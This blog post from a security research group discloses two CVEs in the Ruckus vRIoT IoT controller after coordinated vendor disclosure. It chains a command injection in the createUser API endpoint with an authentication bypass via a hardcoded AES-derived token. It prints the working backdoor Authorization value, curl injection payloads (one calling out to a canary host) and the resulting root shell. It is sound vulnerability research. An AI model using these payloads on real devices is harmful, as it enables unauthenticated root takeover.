VULNERABILITIES, RESEARCH, X-C3LL

Remote Command Execution in Ruckus IoT Controller (CVE-2020-26878 & CVE-2020-26879)

Oct 25, 2020 Adepts of 0xCC


Dear Fellowlship, today's homily is about two vulnerabilites (CVE-2020-26878 and CVE-2020-26879) found in Ruckus vRIoT, that can be chained together to get remote command execution as root. Please, take a seat and listen to the story.

Prayers at the foot of the Altar a.k.a. disclaimer

We reported the vulnerability to the Ruckus Product Security Team this summer (26/Jul/2020) and they instantly checked and acknowledged the issues. After that, both parts agreed to set the disclosure date to October the 26th (90 days). We have to say that the team was really nice to us and that they kept us informed every month. If only more vendors had the same good faith.

Introduction

Every day more people are turning their homes into "Smart Homes", so we are developing an immeasurable desire to find vulnerabilities in components that manage IoT devices in some way. We discovered the "Ruckus IoT Suite" and wanted to hunt for some vulnerabilities. We focused in Ruckus IoT Controller (Ruckus vRIoT), which is a virtual component of the "IoT Suite" in charge of integrating IoT devices and IoT services via exposed APIs.



Example of IoT architecture with Ruckus platforms (extracted from their website)

This software is provided as a VM in OVA format (Ruckus IoT 1.5.1.0.21 (GA) vRIoT Server Software Release), so it can be run by VMware and VirtualBox. This is a good way of obtaining and analyzing the software, as it serves as a testing platform.

Warming up

Our first step is to perform a bit of recon to check the attack surface, so we run the OVA inside a hypervisor and execute a simple port scan to list exposed services:

```
PORT     STATE   SERVICE   REASON      VERSION
22/tcp   open    ssh       syn-ack     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubunt
80/tcp   open    http      syn-ack     nginx
443/tcp  open    ssl/http  syn-ack     nginx
4369/tcp open    epmd      syn-ack     Erlang Port Mapper Daemon
5216/tcp open    ssl/http  syn-ack     Werkzeug httpd 0.12.1 (Python 3.5.2)
5672/tcp open    amqp      syn-ack     RabbitMQ 3.5.7 (0-9)
```

```
9001/tcp  filtered tor-orport no-response
25672/tcp open     unknown    syn-ack
27017/tcp filtered mongod     no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are some interesting services. If we try to log in via SSH (admin/admin), we obtain a restricted menu where we can barely do anything:

```
1 - Ethernet Network
2 - System Details
3 - NTP Setting
4 - System Operation
5 - N+1
6 - Comm Debugger
x - Log Off
```

So our next step should be to get access to the filesystem and understand how this software works. We could not jailbreak the restricted menu, so we need to extract the files in a less fancy way: let's sharpen our claws to gut the vmdk files.

In the end an OVA file is just a package that holds all the components needed to virtualize a system, so we can extract its contents and mount the virtual machine disk with the help of qemu and the NBD driver.

```
7z e file.ova
sudo modprobe nbd
sudo qemu-nbd -r -c /dev/nbd1 file.vmdk
sudo mount /dev/nbd1p1 /mnt
```

If that worked you can now access the whole filesystem:

```
psyconauta@insulanova:/mnt|⇒  ls
bin      data  home        lib64       mqtt-broker  root  srv  usr      VRIOT
boot     dev   initrd.img  lost+found  opt          run   sys  var      vriot.d
cafiles  etc   lib         mnt         proc         sbin  tmp  vmlinuz
```

We can see in the /etc/passwd file that the user "admin" does not have a regular shell:

```
admin:x:1001:1001::/home/admin:/VRIOT/ops/scripts/ras
```

That `ras` file is a bash script that corresponds to the restricted menu that we saw before.

```
BANNERNAME="                                Ruckus IoT Controller"
MENUNAME="                                      Main Menu"

if [ $TERM = "ansi" ]
then
set TERM=vt100
export TERM
fi

main_menu () {
draw_screen
get_input
check_input
if [ $? = 10 ] ; then main_menu ; fi
}


##--------------------------------------------------------------------------------
draw_screen () {
clear
echo "********************************************************************************"
echo "$BANNERNAME"
echo "$MENUNAME"
echo "********************************************************************************"
echo ""
echo "1 - Ethernet Network"
echo "2 - System Details"
echo "3 - NTP Setting"
echo "4 - System Operation"
echo "5 - N+1"
echo "6 - Comm Debugger"
echo "x - Log Off"
```

```
echo
echo -n "Enter Choice: "
}
...
```

Remote Command Injection (CVE-2020-26878)

Usually all these IoT routers/switches/etc with web interface contain functions that execute OS commands using user-controlled input. That means that if the input is not correctly sanitized, we can inject arbitrary commands. This is the lowest hanging fruit that always has to be checked, so our first task is to find the files related to the web interface:

```
psyconauta@insulanova:/mnt/VRIOT|⇒  find -iname "*web*" 2> /dev/null
./frontend/build/static/media/fontawesome-webfont.912ec66d.svg
./frontend/build/static/media/fontawesome-webfont.af7ae505.woff2
./frontend/build/static/media/fontawesome-webfont.674f50d2.eot
./frontend/build/static/media/fontawesome-webfont.b06871f2.ttf
./frontend/build/static/media/fontawesome-webfont.fee66e71.woff
./ops/packages_151/node_modules/faye-websocket
./ops/packages_151/node_modules/faye-websocket/lib/faye/websocket.js
./ops/packages_151/node_modules/faye-websocket/lib/faye/websocket
./ops/packages_151/node_modules/node-red-contrib-kontakt-io/node_modules/ws/lib/
./ops/packages_151/node_modules/node-red-contrib-kontakt-io/node_modules/ws/lib/
./ops/packages_151/node_modules/node-red-contrib-kontakt-io/node_modules/mqtt/te
./ops/packages_151/node_modules/node-red-contrib-kontakt-io/node_modules/websock
./ops/packages_151/node_modules/sockjs/lib/webjs.js
./ops/packages_151/node_modules/sockjs/lib/trans-websocket.js
./ops/packages_151/node_modules/websocket-extensions
./ops/packages_151/node_modules/websocket-extensions/lib/websocket_extensions.js
./ops/packages_151/node_modules/node-red-contrib-web-worldmap
./ops/packages_151/node_modules/node-red-contrib-web-worldmap/worldmap/leaflet/f
./ops/packages_151/node_modules/node-red-contrib-web-worldmap/worldmap/leaflet/f
./ops/packages_151/node_modules/node-red-contrib-web-worldmap/worldmap/leaflet/f
./ops/packages_151/node_modules/websocket-driver
./ops/packages_151/node_modules/websocket-driver/lib/websocket
./ops/docker/webservice
./ops/docker/webservice/web_functions.py
./ops/docker/webservice/web_functions_helper.py
./ops/docker/webservice/web.py
```

This way we identified several web-related files, and that the web interface is built on top of python scripts. In python there are lots of dangerous functions that, when used incorrectly, can lead to arbitrary code/command execution. The easy way is to try to find `os.system()` calls with user-controlled data in the main web file. A simple grep will shed light:

```
psyconauta@insulanova:/mnt/VRIOT|⇒  grep -i "os.system" ./ops/docker/webservice
            reqData = json.loads(request.data.decode())
        except Exception as err:
            return Response(json.dumps({"message": {"ok": 0,"data":"Invalid JSON
        userpwd = 'useradd '+reqData['username']+' ; echo  "'+reqData['username'
        #call(['useradd ',reqData['username'],'; echo',userpwd,'| chpasswd'])
        os.system(userpwd)
        call(['usermod','-aG','sudo',reqData['username']],stdout=devNullFile)
    except Exception as err:
        print("err=",err)
        devNullFile.close()
        return errorResponseFactory(str(err), status=400)
--
            slave_ip = reqData['slave_ip']
            if reqData['slave_ip'] != config.get("vm_ipaddress"):
                master_ip = reqData['slave_ip']
                slave_ip = reqData['master_ip']
            crontab_str = "crontab -l | grep -q 'ha_slave.py' || (crontab -l ; e
            os.system(crontab_str)
            #os.system("python3 /VRIOT/ops/scripts/haN1/n1_process.py > /dev/nul
    except Exception as err:
        devNullFile.close()
        return errorResponseFactory(str(err), status=400)
    else:
        devNullFile.close()
--
        call(['rm','-rf','/etc/corosync/authkey'],stdout=devNullFile)
```

```
        call(['rm','-rf','/etc/corosync/corosync.conf'],stdout=devNullFile)
        call(['rm','-rf','/etc/corosync/service.d/pcmk'],stdout=devNullFile)
        call(['rm','-rf','/etc/default/corosync'],stdout=devNullFile)
        crontab_str = "crontab -l | grep -v 'ha_slave.py' | crontab -"
        os.system(crontab_str)

        cmd = "supervisorctl status all | awk '{print $1}'"
        process_list = check_output(cmd,shell=True).decode('utf-8').split("\n")
        for process in process_list:
            if process and process != 'nplus1_service':
--
                        call(['service','sshd','stop'])
                        config.update("vm_ssh_enable","0")
                    call(['supervisorctl','restart','app:mqtt_service'])
                    call(['supervisorctl', 'restart', 'celery:*'])
                    if reqData["vm_ssh_enable"] == "0":
                        os.system("kill $(ps aux | grep 'ssh' | awk '{print $2}'
            except Exception as err:
                return Response(json.dumps({"message": {"ok": 0,"data":"Invalid
        elif request.method == 'GET':
                response_json = {
                    "offline_upgrade_enable" : config.get("offline_upgrade_enabl
```

The first occurrence already looks like vulnerable to command injection. When checking that code snippet we can observe that it is in fact vulnerable:

```
@app.route("/service/v1/createUser",methods=['POST'])
@token_required
def create_ha_user():
    try:
        devNullFile = open(os.devnull, 'w')
        try:
            reqData = json.loads(request.data.decode())
        except Exception as err:
            return Response(json.dumps({"message": {"ok": 0,"data":"Invalid JSON
        userpwd = 'useradd '+reqData['username']+' ; echo  "'+reqData['username'
        #call(['useradd ',reqData['username'],'; echo',userpwd,'| chpasswd'])
        os.system(userpwd)
        call(['usermod','-aG','sudo',reqData['username']],stdout=devNullFile)
    except Exception as err:
        print("err=",err)
        devNullFile.close()
```

We can see how, when calling the **/service/v1/createUser** endpoint, some parameters are directly taken from the POST request body (JSON-formatted) and concatenated to a `os.system()` call. As this concatenation is done without proper sanitization, we can inject arbitrary commands with `;`. The vulnerability is easily confirmed using an HTTP server (`python -m SimpleHTTPServer`) as canary:

```
curl https://host/service/v1/createUser -k --data '{"username": ";curl http://TA
```

Keep in mind that this method checks for a valid token (see the `@token_required` at line two of the snippet), so we need to be authenticated in order to exploit it. Our next step is to find a way to circumvent this check to get an RCE as an unauthenticated user.

Authentication bypass via API backdoor (CVE-2020-26879)

The first step to find a bypass would be to check the `token_required` function in order to understand how this "check" is performed:

```
def token_required(f):
    @wraps(f)
    def wrapper(*args, **kwargs):

        # Localhost Authentication
        if(request.headers.get('X-Real-Ip') == request.headers.get('host')):
```

```
            return f()
        # init call
        if(request.path == '/service/init' and request.method == 'POST'):
            return f()
        if(request.path == '/service/upgrade/flow' and request.method == 'POST')
            return f()

        # N+1 Authentication
        if "Token " not in request.headers.get('Authorization'):
            print('Auth='+request.headers.get('Authorization'))
            token = crpiot_obj.decrypt(request.headers.get('Authorization'))
            print('Token='+token)
            with open("/VRIOT/ops/scripts/haN1/service_auth") as fileobj:
                auth_code = fileobj.read().rstrip()
            if auth_code == token:
                return f()

        # Normal Authentication
        k = requests.get("https://0.0.0.0/app/v1/controller/stats",headers={'Aut
        if(k.status_code != 200):
            return Response(json.dumps({"detail": "Invalid Token."}), 401)
        else:
            return f()
    return wrapper
```

Let's ignore the header comparison :) and focus in the N+1 authentication. As you can see, the Authorization header does not contain the word "Token", the header value is decrypted and compared with a hardcoded value from a file (`/VRIOT/ops/scripts/haN1/service_auth`). The encryption / decryption routines can be found in the file `/VRIOT/ops/scripts/enc_dec.py`:

```
    def __init__(self, salt='nplusServiceAuth'):
        self.salt = salt.encode("utf8")
        self.enc_dec_method = 'utf-8'
        self.str_key=config.get('n1_token').encode("utf8")



    def encrypt(self, str_to_enc):
        try:
            aes_obj = AES.new(self.str_key, AES.MODE_CFB, self.salt)
            hx_enc = aes_obj.encrypt(str_to_enc.encode("utf8"))
            mret = b64encode(hx_enc).decode(self.enc_dec_method)
            return mret
        except ValueError as value_error:
            if value_error.args[0] == 'IV must be 16 bytes long':
                raise ValueError('Encryption Error: SALT must be 16 characters l
            elif value_error.args[0] == 'AES key must be either 16, 24, or 32 by
                raise ValueError('Encryption Error: Encryption key must be eithe
            else:
                raise ValueError(value_error)
```

The `n1_token` value can be found by grepping (spoiler: it is **serviceN1authent**). With all this information we can go to our python console and create the magic value:

```
>>> from Crypto.Cipher import AES
>>> from base64 import b64encode, b64decode
>>> salt='nplusServiceAuth'
>>> salt = salt.encode("utf8")
>>> enc_dec_method = 'utf-8'
>>> str_key = 'serviceN1authent'
>>> aes_obj = AES.new(str_key, AES.MODE_CFB, salt)
>>> hx_enc = aes_obj.encrypt('TlBMVVMx'.encode("utf8"))# From /VRIOT/ops/scripts
>>> mret = b64encode(hx_enc).decode(enc_dec_method)
>>> print mret
OlDkR+oocZg=
```

So setting the Authorization header to `OlDkR+oocZg=` is enough to bypass the token check and to interact with the API. We can combine this backdoor with our remote command

injection:

```
curl https://host/service/v1/createUser -k --data '{"username": ";useradd \"expl
```

And now log in:

```
X-C3LL@Kumonga:~|⇒  ssh exploit@192.168.0.20
exploit@192.168.0.20's password:
Could not chdir to home directory /home/exploit: No such file or directory
$ sudo su
[sudo] password for exploit:
root@vriot:/# id
uid=0(root) gid=0(root) groups=0(root)
```

So… **PWNED! >:)**. We have a shiny unauthenticated RCE as root.

EoF

Maybe the vulnerability was easy to spot and easy to exploit, but a root shell is a root shell. And nobody can argue with you when you have a root shell.

We hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOf0xCC.

updated_at 25-10-2020

Previous
A brief encounter with Leostream Connect Broker

Next
Hacking in an epistolary way: implementing kerberoast in pure VBA